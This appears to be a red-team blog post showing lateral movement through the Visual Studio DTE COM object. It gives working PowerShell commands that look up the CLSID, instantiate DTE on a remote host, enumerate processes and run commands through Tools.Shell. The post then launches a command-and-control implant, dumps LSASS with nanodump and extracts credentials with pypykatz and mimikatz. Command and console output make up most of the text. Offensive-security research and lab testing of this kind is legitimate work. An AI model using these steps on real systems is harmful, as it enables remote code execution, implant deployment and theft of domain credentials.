
Lateral Movement – Visual Studio DTE

January 15, 2024

A lot of organizations have some sort of application development program and it is highly likely that developers will utilize Visual Studio for their development needs. Outside of the risk of from malicious *.sln* files which doesn't apply Mark of the Web (MotW) and therefore can evade Microsoft controls such as SmartScreen, Visual Studio also provides an opportunity for lateral movement via the Development Tools Environment (DTE). Juan Manuel Fernandez disclosed this technique to the public.

Visual Studio Development Tools Environment (DTE) is a COM library which enables developers to interact with the operating system and extend the functionality of Visual Studio. In order to use DTE for remote command execution the class ID of the visual studio installation needs to be retrieved from the registry.

```
Get-Item -Path Registry::HKEY_CLASSES_ROOT\VisualStudio.DTE.17.0\CLSID
```



```
PS C:\Windows\system32> Get-Item -Path Registry::HKEY_CLASSES_ROOT\VisualStudio.DTE.17.0\CLSID

    Hive: HKEY_CLASSES_ROOT\VisualStudio.DTE.17.0

Name                           Property
----                           --------
CLSID                          (default) : {33ABD590-0400-4FEF-AF98-5F5A8A99CFC3}

PS C:\Windows\system32> _
```


Visual Studio DTE – Registry CLSID

The local administrator credentials can be used from a PowerShell session by executing the following commands:

```
$Credential = Get-Credential
$Credential.UserName
```

The retrieved *CLSID* can be used in order to initiate a COM communication with the target host. Using the debugger it is feasible to enumerate the processes running on the target host.


```
$com = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("33ABD590-0400-
4FEF-AF98-5F5A8A99CFC3","10.0.0.2"))
$list = $com.Debugger.LocalProcesses
$list | ForEach-Object {$_.Name + " - " + $_.ProcessID}
```


```
Administrator: Command Prompt - powershell
PS C:\Users\Administrator> $list = $com.Debugger.LocalProcesses
PS C:\Users\Administrator> $list | ForEach-Object {$_.Name + " - " + $_.ProcessID}
System - 4
Registry - 92
C:\Windows\System32\smss.exe - 312
C:\Windows\System32\csrss.exe - 436
C:\Windows\System32\wininit.exe - 536
C:\Windows\System32\csrss.exe - 544
C:\Windows\System32\winlogon.exe - 636
C:\Windows\System32\services.exe - 676
C:\Windows\System32\lsass.exe - 684
C:\Windows\System32\svchost.exe - 808
C:\Windows\System32\fontdrvhost.exe - 828
C:\Windows\System32\fontdrvhost.exe - 840
C:\Windows\System32\WUDFHost.exe - 896
C:\Windows\System32\svchost.exe - 980
C:\Windows\System32\svchost.exe - 892
C:\Windows\System32\svchost.exe - 996
C:\Windows\System32\svchost.exe - 1044
C:\Windows\System32\svchost.exe - 1052
C:\Windows\System32\svchost.exe - 1112
C:\Windows\System32\svchost.exe - 1156
C:\Windows\System32\svchost.exe - 1376
C:\Windows\System32\svchost.exe - 1412
C:\Windows\System32\svchost.exe - 1496
C:\Windows\System32\svchost.exe - 1528
Memory Compression - 1892
C:\Windows\System32\svchost.exe - 2012
C:\Windows\System32\svchost.exe - 2080
```

Visual Studio DTE – Processes Enumeration

It is also possible to launch executable applications within Visual Studio using *Tools.Shell*.


```
$com = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("33ABD590-0400-
4FEF-AF98-5F5A8A99CFC3","10.0.0.2"))
$com.ExecuteCommand("Tools.Shell", "cmd.exe /c echo PWNED! > c:\dcom.txt")
type \\10.0.0.2\C$\dcom.txt
```


```
PS C:\Users\Administrator> $com = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("33ABD590-0400-4FEF-AF98-5
F5A8A99CFC3","10.0.0.2"))
PS C:\Users\Administrator> $com.ExecuteCommand("Tools.Shell", "cmd.exe /c echo PWNED! > c:\dcom.txt")
PS C:\Users\Administrator> type \\10.0.0.2\C$\dcom.txt
PWNED!
PS C:\Users\Administrator> _
```

Visual Studio DTE – Command Execution


Of course during red team operations an implant can be executed in order to establish a Command & Control communication.

```
$com.ExecuteCommand("Tools.Shell", "cmd.exe /c C:\tmp\demon.x64.exe")
```



```
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> $Credential = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
PS C:\Users\Administrator> $Credential.UserName
Admin
PS C:\Users\Administrator> $com = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("33ABD590-0400-4FEF-AF98-5
F5A8A99CFC3","10.0.0.2"))
PS C:\Users\Administrator> $com.ExecuteCommand("Tools.Shell", "cmd.exe /c C:\tmp\demon.x64.exe")
PS C:\Users\Administrator>
```


Visual Studio DTE – Implant Execution



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
66739848	10.0.0.2	0.0.0.0	Administrator	WK01	Windows 10	demon.x64.exe	8552	2s	healthy

Visual Studio DTE – Implant

From the implant it is now feasible to dump the LSASS process in order to retrieve any cached credentials stored that would potentially allow to move laterally into other systems within the domain.



```
28/12/2023 12:38:13 [Neo] Demon » nanodump
[*] [5CEA0BF9] Tasked demon to execute nanodump BOF
[+] Send Task to Agent [130 bytes]
[*] Started download of file: 1703785093_lsass.dmp [11272394]
[+] Finished download of file: 1703785093_lsass.dmp
[+] Received Output [105 bytes]:
The minidump has an invalid signature, restore it running:
scripts/restore_signature 1703785093_lsass.dmp
[+] Received Output [175 bytes]:
Done, to get the secretz run:
python3 -m pypykatz lsa minidump 1703785093_lsass.dmp
mimikatz.exe "sekurlsa::minidump 1703785093_lsass.dmp" "sekurlsa::logonPasswords full" exit
[*] BOF execution completed
[Administrator/WK01] demon.x64.exe/8552 x64 (red.lab)
>>>
```

LSASS Dumping